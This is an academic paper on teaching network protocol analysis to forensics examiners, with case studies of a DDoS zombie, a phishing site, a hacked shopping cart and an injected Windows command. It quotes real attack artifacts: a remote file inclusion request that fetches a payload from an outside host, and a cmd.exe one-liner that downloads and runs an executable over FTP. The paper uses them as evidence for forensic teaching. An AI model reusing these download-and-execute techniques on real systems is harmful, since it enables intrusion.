4-2007

The Case for Teaching Network Protocols to Computer Forensics Examiners

Gary C. Kessler
Champlain College - Burlington, kessleg1@erau.edu

Matt Fasulo
U.S. Secret Service

The Case for Teaching Network Protocols to Computer Forensics Examiners

Gary C. Kessler
Champlain College
Center for Digital Investigation
Burlington, Vermont
gary.kessler@champlain.edu

Matt Fasulo
U.S. Secret Service
Burlington, Vermont
matt.fasulo@usss.dhs.gov

ABSTRACT

Most computer forensics experts are well-versed in basic computer hardware technology, operating systems, common software applications, and computer forensics tools. And while many have rudimentary knowledge about the Internet and simple network-lookup tools, they are not trained in the analysis of network communication protocols and the use of packet sniffers. This paper describes digital forensics applications for network analysis and includes four case studies.

Keywords: computer forensics education, network forensics, protocol analysis

1. INTRODUCTION

The bulk of the computer forensics literature demonstrates clearly that this discipline is, in many ways, a subset of computer science. Indeed, the very best computer forensics examiners know a lot about computer hardware, operating systems, and software. As a result, many educational curricula in this field are being taught under the auspices of a Computer Science or other computer technology-related department. Frequently, the emerging curricula place an emphasis on computer science and programming (NIST, in press).

Practitioners in both the private and public sectors, however, need to possess a broad set of knowledge areas in cyberspace. In particular, analysis and interpretation of network traffic -- live or otherwise -- has become increasingly important to the computer forensics community in the last several years. Network data -- either live traffic, stored communications, or server logs -- contain information that might be of use to the forensics examiner. In fact, there is so much potential information in these log files that due diligence requires the investigator to look at as much of this information as possible and the sheer volume makes it nearly impossible to examine every source of data in every case. (The problems implied by the previous sentence are well beyond the scope of this paper.)

This paper will present some insights about the role of network forensics and how knowledge of computer communications and network protocols is emerging as a necessary skill for digital investigators -- perhaps even more than programming itself. Indeed, many of the issues discussed here are already well-known within the information security community, but are still on the periphery of the education and training of computer forensics practitioners. The paper will conclude with some network investigation case studies.

2. THE ROLE OF NETWORK FORENSICS

The analysis of network data is fundamentally different than the analysis of data found on a hard drive due to the temporal nature of the network information. When a computer is shut down, the contents of the hard drive remain intact and static. In a network, everything is constantly changing. Any live

network analysis, at best, captures a snap shot of the current activity. While both parties in a case can examine the same snapshot data, it is impossible to replicate the network state at a later time (Casey & Stanley, 2004; Nikkel, 2005; Shanmugasundaram, Brönnimann, & Memon, 2006).

Network-based information can be used for a variety of network management, information assurance, and criminal and civil investigation purposes. While similar tools might be used for these divergent needs, they do have some different processes and procedures, as well as potentially different legal constraints. Some data is collected for the express purpose of ensuring compliance with governmental regulations (e.g., Sarbanes-Oxley [SOX] or the Health Insurance Portability and Accountability Act [HIPAA]) or industry requirements (e.g., tracking music downloads or licensing software). If law enforcement (LE) is involved in any examination (in the U.S.), Fourth Amendment search and seizure protections are in play and a search warrant may well be needed. This may also affect non-LE personnel; if a system manager finds something that he or she believes to be evidence of a crime and turns that information over to LE, any subsequent action that the sysadmin takes on behalf of LE makes him/her an agent of the state and also subject to the search warrant requirement (Carrier, 2003; Kenneally, 2001; Shanmugasundaram et al., 2006).

In any case, there is a blurring between intrusion detection, network security monitoring, and collection of data for forensic analysis. The differences between them hinge on these questions (Casey & Stanley, 2004; Shanmugasundaram et al., 2006):

- What is the intended purpose of the information collection?
- What information should be collected?
- When should the information be collected? Jones, Bejtlich, and Rose (2006) note that data collected prior to a compromise or network event is *proactive*, whereas data collected during or after an event is a *reactive* or *emergency* condition.
- How (and where) is the information stored?
- How (when, and by whom) is the information retrieved?

Jones et al. (2006) suggest that there are four basic classes of network information that might be collected by the forensics examiner:

- *Full content data:* Collect every bit of information, including packet headers, on the network. As an example, the contents from all network servers might be imaged and saved, whereas the actual data examined will be defined at a future date by a judge.
- *Session data:* Collect only the information pertinent to a particular investigation. For example, an investigator might serve a search warrant on an Internet service provider (ISP) to turn over all data associated with a given customer at a certain date and time, analogous to the FBI's former Carnivore project, where specific e-mail messages within defined parameters -- such as certain keywords or user names -- would be collected.
- *Alert data:* Collect only data that includes particular items of interest. This is similar to the actions of an intrusion detection system (IDS) that collects information indicating known potential attack behavior or unknown, but abnormal, behavior.
- *Statistical data:* Information that individually might not be suspicious but that, taken in the context of the overall network activity, indicates something remarkable. For example, use of secure file transfers between two users might be indicative of some nefarious communication if secure file transfers are otherwise not used. Although applying statistical methods to network data analysis for forensic applications is still an emerging area, it will be an important one in the future. Much of the current research in this particular area is attempting to define what statistical models to use. An *operational model* merely compares observed events with expected ones, based upon some definition of normalcy. A *mean and standard deviation model*

uses these statistical measures to determine that some event has deviated from the norm; in this model, a network has to "learn" what is normal over a period of time. The *multivariate model* is similar but uses multiple variables and a χ^2 test to determine an abnormal event. A *time series model* is also similar to the mean and standard deviation model, except that it uses time between events as the key to abnormality. Finally, a *Markov process model* uses a state transition matrix as the indicator of the norm so that a state change that has a low probability of occurrence might stick out as a suspicious event (Redding, 2006).

3. SOURCES AND TYPES OF NETWORK DATA

Part of the complexity of gathering network information is that there are a variety of sources and types of information that can be gathered. Some of the more obvious locations of network data include (Casey, 2004b; Nikkel, 2005):

- IDS and firewall logs
- Hypertext Transfer Protocol (HTTP), File Transfer Protocol (FTP), e-mail, and other server logs
- Network application logs
- Backtracking of network packets and Transmission Control Protocol (TCP) logical connections
- Artifacts and remnants of network traffic on hard drives of seized systems
- Live traffic captured by a packet sniffer or network forensic acquisition software
- Individual systems' routing and Address Resolution Protocol (ARP) tables, and responses to port scans and Simple Network Management Protocol (SNMP) messages

There are some potential weaknesses -- forensically speaking -- with network-acquired data. First off, any number of activities or events might influence or affect the collected data in unknown ways, including TCP relaying, proxy servers, complex packet routing, Web and e-mail anonymizers, Internet Protocol (IP) address or e-mail spoofing, compromised third party systems, session hijacking and other person-in-the-middle attacks, and domain name system (DNS) poisoning (Casey, 2004b; Nikkel, 2005).

A second area of vulnerability is with the tools themselves. Most real-time network analysis is accomplished with packet sniffers and protocol analyzers. Packet sniffers are devices that capture network traffic on wired or wireless networks. Although packet sniffers were, at one time, relatively complicated and expensive pieces of hardware, they are now available as free, command line or graphical interface software for a variety of platforms (e.g., Ethereal,[1] tcpdump,[2] and Wireshark[3]). Although a network interface card (NIC) will typically see only packets specifically addressed to it, packet sniffers can place the NIC into a *promiscuous mode*, allowing the computer to listen in on all communications on a broadcast segment of the network. Special monitoring ports on some switches allow a network manager to monitor all packets even on a switched network. Packet sniffing software in combination with a protocol analysis capability makes a very powerful tool for information security professional as well as network forensic analysts. Protocol analyzers provide an interpretation of the traffic, parsing the bits and bytes into the raw messages from Ethernet, TCP/IP, FTP, HTTP, and other protocols. Packet sniffers and protocol analyzers are at the core of many types of network security and analysis products, including intrusion detection systems, security event management software, and network forensics analysis tools (Kent, Chevalier, Grance, & Dang, 2006).

Packet sniffing software is well-known and, by and large, accepted within the digital forensics

[1] http://www.ethereal.com/

[2] http://www.tcpdump.org/

[3] http://www.wireshark.org/

community. Because real-time data is being collected, however, it is quite possible that some data might be missed (e.g., if the network data rate is too high for the NIC of the acquiring system) or silently lost (e.g., a misconfigured filter might drop certain packets as "uninteresting"). Some forensics tools -- such as EnCase Enterprise Edition,[4] LiveWire,[5] and ProDiscover IR[6] -- are specifically designed to acquire information over networks but each has limitations, such as the inability to acquire process memory or mounted drives on remote systems (Casey, 2004b; Casey & Stanley, 2004; Nikkel, 2005).

4. THE ROLE OF PROTOCOL ANALYSIS: FOUR CASE STUDIES

Network analysis is new turf for many digital investigators. With this new type of investigation comes new tools, most notably protocol analysis software and packet sniffers. Packet sniffers are an essential tool for incident response and network forensics, generally providing the most amount of useful real-time information about a network (Kent et al., 2006).

Network investigations can be far more difficult than a typical computer examination, even for an experienced digital forensics examiner, because there are many more events to assemble in order to understand the case and the tools do not do as much work for the examiner as traditional computer forensics tools. If an investigator is looking for chat logs, images, or e-mail messages, for example, most common computer forensics tools will specifically find those types of files. Examining live network traffic, however, requires that the examiner understand the underlying network communications protocol suite, be it TCP/IP or something else. While a packet sniffer can grab the packets, and a protocol analyzer can reassemble and interpret the traffic, it requires a human to interpret the sequence of events (Casey, 2004a; Casey, 2004b, Owen, Budgen, & Brereton, 2006).

The remainder of this paper will present four case studies in which the authors played a role, using different network analysis tools. All of these cases could apply to either network forensics examiners or information security professionals.

4.1 Case Study #1: Distributed Denial-of-Service Attack

Exploitation of a vulnerable system on a network -- particularly prevalent on systems within the *.edu* domain -- is a common way in which to launch other attacks. In a distributed denial-of-service (DDoS) attack, an intruder finds a site to compromise and places a *DDoS master* program of some sort on the victim host. The DDoS master system runs code -- often worms -- that automatically and systematically finds other systems to exploit by searching for open ports or services, particularly those that are not secured and/or are being used by application software with known vulnerabilities. The DDoS master places *zombie* programs on those machines; zombies merely sit and wait for instructions from the master. When the Bad Guy wants to launch an attack, an instruction is sent to the DDoS master system which, in turn, sends messages to all of the zombies in order to coordinate the attack.

After an attack is initiated, the victim site is inundated with network traffic -- from hundreds, possibly thousands, of sources. Analysis of this traffic *might* lead the examiner to some of the zombies. Analysis of those machines *might* -- but not necessarily -- lead to the DDoS master system. Even if the DDoS master can be found, the examiner would still have to back track to the original intruder. Each of these steps becomes increasingly difficult.

Packet sniffers and IDS are an important tool in the fight against these types of attacks. In the following case, the system administrator of a server in a college environment was advised by the Information Technology Department that the server (*doggie.example.edu*) was suddenly generating an enormous amount of network traffic, consuming considerable bandwidth. As a result, the college

[4] http://www.guidancesoftware.com/products/ee_index.asp

[5] http://www.wetstonetech.com/catalog/item/1104418/2347979.htm

[6] http://www.techpathways.com/ProDiscoverIR.htm

isolated the server's portion of the network until the situation could be resolved.

The first author was asked to investigate and immediately put `tcpdump`, a command line Linux packet sniffer, on the network to look at all traffic coming from or going to the suspect machine. The results are shown below:

```
[root@altamont gck]# tcpdump host doggie.example.edu
12:03:36.016502 doggie.example.edu > 192.0.2.7: icmp: echo reply (DF)
12:03:46.016502 doggie.example.edu > 192.0.2.7: icmp: echo reply (DF)
12:04:37.016502 doggie.example.edu > 192.0.2.7: icmp: echo reply (DF)
12:04:47.006502 doggie.example.edu > 192.0.2.7: icmp: echo reply (DF)
12:05:38.016502 doggie.example.edu > 192.0.2.7: icmp: echo reply (DF)
12:05:48.016502 doggie.example.edu > 192.0.2.7: icmp: echo reply (DF)
12:06:39.006502 doggie.example.edu > 192.0.2.7: icmp: echo reply (DF)
12:06:49.006502 doggie.example.edu > 192.0.2.7: icmp: echo reply (DF)
12:07:40.006502 doggie.example.edu > 192.0.2.7: icmp: echo reply (DF)
12:07:50.006502 doggie.example.edu > 192.0.2.7: icmp: echo reply (DF)
12:08:41.006502 doggie.example.edu > 192.0.2.7: icmp: echo reply (DF)
12:08:51.006502 doggie.example.edu > 192.0.2.7: icmp: echo reply (DF)
12:09:42.016502 doggie.example.edu > 192.0.2.7: icmp: echo reply (DF)
12:09:52.016502 doggie.example.edu > 192.0.2.7: icmp: echo reply (DF)
```

The output shows that the server, *doggie.example.edu*, was sending packets to the IP address 192.0.2.7.[7] The first thing that leaps out here is the rate at which these packets were being generated; one packet followed by another 10 seconds later, followed by another 51 seconds later, in a repeating pattern. This was, of course, much too regular for a person at a keyboard and was undoubtedly generated by software.

The second thing to observe is that this was a stream of Internet Control Message Protocol (ICMP) Echo Reply messages. Echo Reply messages are a basic part of ICMP and are normally sent only in response to Echo Request messages (Postel, 1981). Note, however, the absence of incoming Echo Requests in this packet stream.

A more detailed look at the contents of the packets showed the following:

```
[root@altamont gck]# tcpdump -x host doggie.example.edu
12:12:45.016502 doggie.example.edu > 192.0.2.7: icmp: echo reply (DF)
                    4500 0414 0000 4000 4001 cdf9 c0a8 abcd
                    c000 0207 0000 9ca3 1a0a 0000 0000 0000
                    0000 0000 0000 0000 0000 0000 0000 0000
                    736b 696c 6c7a 0000 0000 0000 0000 0000
                    0000 0000 0000 0000 0000 0000 0000 0000
                    0000
12:12:55.016502 doggie.example.edu > 192.0.2.7: icmp: echo reply (DF)
                    4500 0414 0000 4000 4001 cdf9 c0a8 abcd
                    c000 0207 0000 9ca3 1a0a 0000 0000 0000
                    0000 0000 0000 0000 0000 0000 0000 0000
                    736b 696c 6c7a 0000 0000 0000 0000 0000
                    0000 0000 0000 0000 0000 0000 0000 0000
                    0000
12:13:46.016502 doggie.example.edu > 192.0.2.7: icmp: echo reply (DF)
```

[7] To protect the true recipient of these packets -- and another victim of the attack -- the actual host address is obscured. IP addresses in the 192.0.2.0 block are reserved for example purposes, per Request for Comments (RFC) 3330 (IANA, 2002). This form of IP address is used in this paper when obscuring the true IP address.

```
4500 0414 0000 4000 4001 cdf9 c0a8 abcd
c000 0207 0000 9ca3 1a0a 0000 0000 0000
0000 0000 0000 0000 0000 0000 0000 0000
736b 696c 6c7a 0000 0000 0000 0000 0000
0000 0000 0000 0000 0000 0000 0000 0000
0000
```

Breaking down the packets show that these are valid IP packets, each containing a valid ICMP Echo Reply message. But inside the long string of zeroes is the hexadecimal string, 0x73-6b-69-6c-6c-7a. Interpreting these as ASCII[8] characters reveals the string "skillz" which, taken together with the Echo Reply messages, is a known signature for the Stacheldraht DDoS zombie. The Echo Reply messages are the mechanism by which the exploited system will communicate with the DDoS master system (Dittrich, 1999).

With this hint, subsequent examination of the server using the `netstat` command showed that it was listening on TCP port 65000, the avenue by which a Stacheldraht master communicates with its zombies (Dittrich, 1999). The case for this type of DDoS software was complete and the only thing to do was to totally rebuild the server from scratch.

If these packets show communication between a DDoS zombie and master, what role does IP host 192.0.2.7 play in all of this? That step also required some careful investigation because it was unknown whether that system was, itself, a victim or a perpetrator. The sysadmin and first author looked up the address using simple tools such as `whois` and `dig`. That information, plus some calls to the domain registrar and foreign host's ISP, suggested that this was a legitimate user -- and, most likely, an upstream victim. The technical contact for this domain was contacted and he stated that his server had been compromised some weeks earlier but that the attacker's rootkit had been removed -- or so he thought. The remote sysadmin had, apparently, merely cleaned the server of the known rootkit rather than rebuild the system but had been infected with more malware than just this one piece of software.

The lesson, of course, is that if a system has been exploited, there is no way to know how badly it has been compromised. Upon discovery of the exploit, assume that the system cannot be cleaned but has to be rebuilt. One also has to take care in contacting apparent attackers.

4.2 Case Study #2: Phishing

Phishing and its variants (e.g., spear-phishing and pharming) are serious problems on the Internet; October 2006 saw over 37,000 new phishing sites, a 757% increase from a year earlier (AFWG, 2006). The authors were asked to investigate one particular phishing attack targeting a Vermont bank in the summer of 2005. In August 2005, the first author received a phishing e-mail purporting to come from Amazon.com (Figure 1). While the details of the bank phishing scheme cannot be presented here, analysis of the Amazon.com phishing scheme will be used to explore how the bank scheme was investigated. This particular e-mail was of interest because the first author actually has an Amazon account.

[8] American Standard Code for Information Interchange; see http://www.garykessler.net/library/ascii.html.

From: "Amazon Security Department" <service@amazon.com >
Reply-To: "Amazon Security Department" <service@amazon.com >
To: gary.kessler@champlain.edu
Subject: Amazon Customer Support : Account Verification !
Date: Sat, 06 Aug 2005 19:16:22 +0300
X-Mailer: Microsoft Outlook IMO, Build 9.0.2416 (9.0.2910.0)
X-OriginalArrivalTime: 06 Aug 2005 15:20:23.0696 (UTC) FILETIME=[5DA98900:01C59A9A]

Content-Type: text/html;

Your
Store
See All 31
Product Categories

Your Account | Cart | Wish List | Help |
10 new deals await you in your Gold Box™
Gift Ideas | International | New Releases | Top Sellers | Today's Deals | Sell Your Stuff
Search Amazon.com Books Popular Music Music Downloads Classical Music DVD VHS Apparel Yellow Pages Restaurants Movie Showtimes Toys Baby Computers Video Games Electronics Camera & Photo Software Tools & Hardware Office Products Magazines Sports & Outdoors Outdoor Living Kitchen Jewelry & Watches Beauty Gourmet Food Beta Musical Instruments Health/Personal Care Travel Cell Phones & Service Outlet Auctions zShops Everything Else Scientific Supplies Medical Supplies Indust. Supplies Automotive Home Furnishings Lifestyle Pet Toys Arts & Hobbies
Web Search
Dear Amazon user,

Recently, our Account Review Team identified some unusual activity in your account. To protect the security of your account and in accordance with User Agreement access to your account will be limited. This is a fraud prevention measure meant to ensure your account security and that your account is not compromised.

In order to secure your account we may require some specific information from you. We encourage you to log in by clicking on the link below and complete the requested form as soon as possible.

http://www.amazon.com/exec/obidos/flex-sign-in

Ignoring our request, for an extended period

The actual host (http://creditunion.pm168.com.cn/index.html?http://www.amazon.com/exec/obidos/flex-sign-in/) is different from the host (http://www.amazon.com/exec/obidos/flex-sign-in/) in the link text.

Thank you for your prompt attention to this m count. We apologize for any inconvenience.

Sincerely,

Figure 1. Email purporting to come from Amazon.com.

The received e-mail was the typical phishing message, purporting to come from a commercial organization where the recipient might have an account,[9] a statement that some security breach has occurred, and the suggestion that the recipient logon to a given Web site to update or verify their personal information.

In an effort to document the phishing attempt, the authors started a packet sniffer and followed the link provided in the e-mail -- despite warnings from the e-mail client. The result was a visit to a Web page that looked very much like the real Amazon.com Web site. The Uniform Resource Locator (URL) of the page -- `http://creditunion.pm168.com.cn/index.html?http://www.amazon.com/exec/obidos/flex-sign-in/` -- is particularly interesting because while it clearly shows the bogus host name, *creditunion.pm168.com.cn*, it also shows the legitimate *amazon.com* login page URL. Most users will ignore the beginning of the URL once they recognize the familiar Amazon.com address and a seemingly familiar page. Of course, the question mark and everything that follows it is ignored so, in fact, the user has been redirected to the bogus host somewhere in the *.cn* (China) top-level domain. The author responded to the bogus sign-in page by supplying a bogus username and password (Figure 2).

[9] Or not! A surprising number of people will enter information in response to phishing e-mails at sites purporting to belong to companies where they do *not* have an account.



Figure 2. Sign-in page at bogus Amazon.com site, with bogus username and password.

Starting a packet sniffer at the beginning of this exchange proved to be very useful. Figure 3 shows the TCP packets exchanged when the authors submitted the bogus information shown in Figure 2; the information at the top of the display (in red) shows the HTTP contents of outbound packets from the author's computer and the bottom part of the display (in blue) shows the response from the Web server (Fielding et al., 1999). Note that the block of text starting with `method=GET` (a common way of submitting form information) contains the strings `USERID= has0234%40yahoo.com` and `PSWD=123456` which correspond to the username and password, respectively, entered in the form shown in Figure 2.

The more interesting item of information is that the host of the *login.php* file, as shown in the second line of the packet stream, is *as26489.epolis.ru*. So, although the bogus server is housed in the *.cn* domain, the user information is going to *.ru* (Russia), having been referred via the bogus Web site (as noted in the Referer line).



Figure 3. TCP packet stream showing user login to bogus Web site.

The login attempt will always be successful, of course, because this site is not authenticating users but merely collecting usernames and passwords. Having succeeded at that, the site shows a page where the user can edit their account information. The authors supplied additional bogus information on this page, too; note that at this point, all pretense of carrying an Amazon.com address in the URL are dropped (Figure 4).

After hitting the SUBMIT button, the user is then taken to the legitimate Amazon.com Web site (Figure 5). Here, of course, the author is greeted by name, a result of the Amazon cookies on the author's computer. Any doubts as to the legitimacy of the previous few pages is all but erased by the appearance of a familiar page which greets one by name and has a proper URL.

The network analysis had only begun at this point; the next step was the use of DNS tools to track the IP addresses of the bogus sites (Nikkel, 2004). Looking up the host name `creditunion.pm168.com.cn` revealed the canonical name of `s310.now.net.cn` and an IP address of `61.145.112.138`. The IP address was within range assigned to the Asia-Pacific Network Information Center (APNIC) and, in turn, to a smaller block that been allocated to the China Network Information Center (CNNIC), responsible for IP address assignments in China. A *traceroute* to this particular address showed a handoff to China Telecom USA prior to going overseas.

The host name of the server collecting the username, passwords, and credit card information was `as26489.epolis.ru` with an IP address of `81.177.0.199`. This address is part of the RIPE address block; *whois* information provided contact information at the `rt-comm.ru` network and a Moscow telephone number.



Figure 4. Entering bogus credit card information.

Figure 5. Redirect to the legitimate Amazon.com Web site.

4.3 Case Study #3: Web E-commerce Server Hack

In February 2006, the authors were involved in an investigation of an e-commerce server that had been hacked. The system administrator re-built the server using a new hard drive so that we were able to take a close look at the compromised system.

One of the key points in the exam was found in the Web server logs. In particular, this HTTP `GET` command entry stood out:

```
192.0.2.36 - - [10/Jan/2006:15:08:38 -0500] "GET
/shoppingcart/includes/orderSuccess.inc.php?cmd=%65%63%68%6F%20%5F%5
3%54%41%52%54%5F%3Bid;echo%3B%65%63%68%6F%20%5F%45%4E%44%5F;echo;&gl
ob=1&cart_order_id=1&glob[rootDir]=http://contnou.sapte.ro/srdyh.pdf
? HTTP/1.1" 200 2423 "-" "-"
```

The version of the e-commerce shopping cart software employed by this particular business at the time had a vulnerability whereby a nefarious user could force the server to execute a command. In this case, the "%xx" entries represented the hexadecimal representation of ASCII characters and "translate" to the following command:

```
/shoppingcart/includes/orderSuccess.inc.php?cmd=echo
_START_;id;echo;
echo_END_;echo;&glob=1&cart_order_id=1&glob[rootDir]=http://contnou.
sapte.ro/srdyh.pdf?
```

In this case, the attacker was able to upload and execute the PDF file named in the command. One simple tool that we employed was the Sam Spade[10] safe browser, which allows the user to visualize a Web page's Hypertext Markup Language (HTML) code without actually rendering the page. We found not a PDF file, but an HTML page that allows an attacker to design an exploit code (Figure 6). The entire file is shown in Appendix A.

[10] http://www.samspade.org



Figure 6. Opening the "PDF" file with a browser.

Subsequent examination showed that this access came from a host on an ISP in New York City. The `contnou.sapte.ro` host -- ostensibly in the Romania (.ro) domain -- resolved to an IP address within a block allocated to another New York City ISP.

4.4 Case Study #4: One Hole is All an Exploit Needs

One common vulnerability of software is susceptibility to so-called *buffer overflows*, where a nefarious user can enter more information than the software is expecting, causing unexpected results. Properly written software will detect and ignore accidental or purposeful buffer overflow attempts, but many such vulnerabilities remain. Some buffer overflow exploits allow a nefarious user to send a set of instructions to a server; a Bad Guy will use this vulnerability to install a rootkit, allowing the attacker to return later and *own* the system. Other variants of this theme are those vulnerabilities that will allow an attacker to force an application to execute a single command of the attacker's choosing.

In late 2006, the authors investigated a hacked Web site at a small business running Windows 2003 Server. The systems administrator had noticed unusual log entries and then found that his system was running a number of unknown applications.



Figure 7: Unusual entry in the set of recent Run commands.

One item that the sysadmin found was this entry in the recent Run command list (Figure 7):

```
cmd.exe /c del i&echo open 192.0.2.68 5685 > i&echo user l l >>
i&echo get 123.exe >> i &echo quit >> i &ftp -n -s:i &
123.exe&del i&exit
```

This line was inserted by exploiting a vulnerability in one of the server's applications that allowed an attacker to inject just one command. But this particular command is a compound command that started up the DOS command interpreter, built an FTP script, used FTP to run the script and download an attack tool, and then executed the attack tool. A detailed parsing of the injected command is below:

`cmd.exe`	Run the DOS command interpreter
`/c`	Interpret the string that follows this switch as the command line
`del i`	Delete the file named "i"
`&`	Concatenate the next item to this command
`echo open 192.0.2.68 5685 > i`	Send the line `open 192.0.2.68 5685` to the file i
`&`	Concatenate the next item to this command
`echo user l l >> i`	Append the line `user l l` to the file i
`&`	Concatenate the next item to this command
`echo get 123.exe >> i`	Append the line `get 123.exe` to file i
`&`	Concatenate the next item to this command
`echo quit >> i`	Append the line `quit` to file i
`&`	Concatenate the next item to this command
`ftp -n -s:i`	Run FTP using file i as the command source (s:i)
`&`	Concatenate the next item to this command
`123.exe`	Execute the file *123.exe*
`&`	Concatenate the next item to this command
`del i`	Delete file i
`&`	Concatenate the next item to this command
`exit`	Exit this script

Simply stated, this single command created a file in the *system32* directory named *i* with the following contents:

```
open 192.0.2.68 5685
user 1 1
get 123.exe
quit
```

